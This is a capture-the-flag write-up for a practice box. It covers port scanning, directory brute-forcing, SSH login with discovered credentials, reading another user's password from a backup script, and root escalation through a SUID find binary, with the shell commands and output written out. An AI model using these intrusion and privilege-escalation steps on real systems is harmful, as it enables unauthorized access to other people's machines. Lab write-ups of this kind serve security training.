

This box contains many rabbit holes and fun mind games, but this write-up will focus on the direct path to solving it.

We began with an Nmap scan, which revealed the following open ports:
21 (FTP), 80 (HTTP), 10000 (Webmin/HTTP), and 55007 (SSH).




Next, we ran a Feroxbuster scan with a depth of 2 to discover hidden directories:

feroxbuster -u http://10.10.119.139/joomla -w ../../wordlist/SecLists/Discovery/Web-Content/common.txt -x php,html,txt --filter-status 403,404 --depth 2



Analyzing the results, we discovered an interesting directory, and when visting it we found credentials that allowed us to **SSH into the box**.



Upon logging in, we found a script named backup.sh that contained credentials for another user.

```
┌──(root㉿kali)-[/home/kali]
└─# ssh basterd@10.10.119.139 -p 55007

basterd@10.10.119.139's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.


Last login: Sat Apr 12 03:22:15 2025 from 10.14.98.178
$ ls
backup.sh
$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
[redacted]

ssh $USER@$REMOTE mkdir $TARGET/$DATE


if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
             echo "Begining copy of" $i  >> $LOG
             scp  $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
             echo $i "completed" >> $LOG

                if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
                    rm $SOURCE/$i
                    echo $i "removed" >> $LOG
                    echo "####################" >> $LOG
                                else
                                        echo "Copy not complete" >> $LOG
                                        exit 0
                fi
    done
```

Using those credentials, we switched to the second user. Inside their home directory, we found the **user flag** in the .secret file.

For privilege escalation, we noticed that /usr/bin/find had the SUID bit set. We used it to escalate our privileges to root and retrieved the **root flag**.

```
stoner@Vulnerable:~$ ls -la
total 24
drwxr-x--- 4 stoner stoner 4096 Apr 12 03:12 .
drwxr-xr-x 4 root   root   4096 Aug 22  2019 ..
-rw------- 1 stoner stoner 1351 Apr 12 03:19 .bash_history
drwx------ 2 stoner stoner 4096 Apr 12 02:50 .cache
drwxrwxr-x 2 stoner stoner 4096 Aug 22  2019 .nano
-rw-r--r-- 1 stoner stoner   34 Aug 21  2019 .secret
stoner@Vulnerable:~$ cat .secret
[redacted]
stoner@Vulnerable:~$ find / -type f -perm -04000 -ls 2>/dev/null
   264453     40 -rwsr-xr-x   1 root     root        38900 Mar 26  2019 /bin/su
   276977     32 -rwsr-xr-x   1 root     root        30112 Jul 12  2016 /bin/fusermount
   260151     28 -rwsr-xr-x   1 root     root        26492 May 15  2019 /bin/umount
   260156     36 -rwsr-xr-x   1 root     root        34812 May 15  2019 /bin/mount
   260172     44 -rwsr-xr-x   1 root     root        43316 May  7  2014 /bin/ping6
   260171     40 -rwsr-xr-x   1 root     root        38932 May  7  2014 /bin/ping
   394226     16 -rwsr-xr-x   1 root     root        13960 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
   416088     16 -rwsr-xr--   1 root     www-data    13692 Apr  3  2019 /usr/lib/apache2/suexec-custom
   416085     16 -rwsr-xr--   1 root     www-data    13692 Apr  3  2019 /usr/lib/apache2/suexec-pristine
   260101     48 -rwsr-xr--   1 root     messagebus    46436 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   264108    504 -rwsr-xr-x   1 root     root         513528 Mar  4  2019 /usr/lib/openssh/ssh-keysign
   260699      8 -rwsr-xr-x   1 root     root           5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
   265132     36 -rwsr-xr-x   1 root     root          36288 Mar 26  2019 /usr/bin/newgidmap
   260428    228 -r-sr-xr-x   1 root     root         232196 Feb  8  2016 /usr/bin/find
   278157     52 -rwsr-sr-x   1 daemon   daemon        50748 Jan 15  2016 /usr/bin/at
   263308     40 -rwsr-xr-x   1 root     root          39560 Mar 26  2019 /usr/bin/chsh
   263304     76 -rwsr-xr-x   1 root     root          74280 Mar 26  2019 /usr/bin/chfn
   263305     52 -rwsr-xr-x   1 root     root          53128 Mar 26  2019 /usr/bin/passwd
   260641     36 -rwsr-xr-x   1 root     root          34600 Mar 26  2019 /usr/bin/newgrp
   263253    160 -rwsr-xr-x   1 root     root         159852 Jun 11  2019 /usr/bin/sudo
   264477     20 -rwsr-xr-x   1 root     root          18216 Mar 27  2019 /usr/bin/pkexec
   263306     80 -rwsr-xr-x   1 root     root          78012 Mar 26  2019 /usr/bin/gpasswd
   265133     36 -rwsr-xr-x   1 root     root          36288 Mar 26  2019 /usr/bin/newuidmap
stoner@Vulnerable:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# cat /root/root.txt
[redacted]
# 
```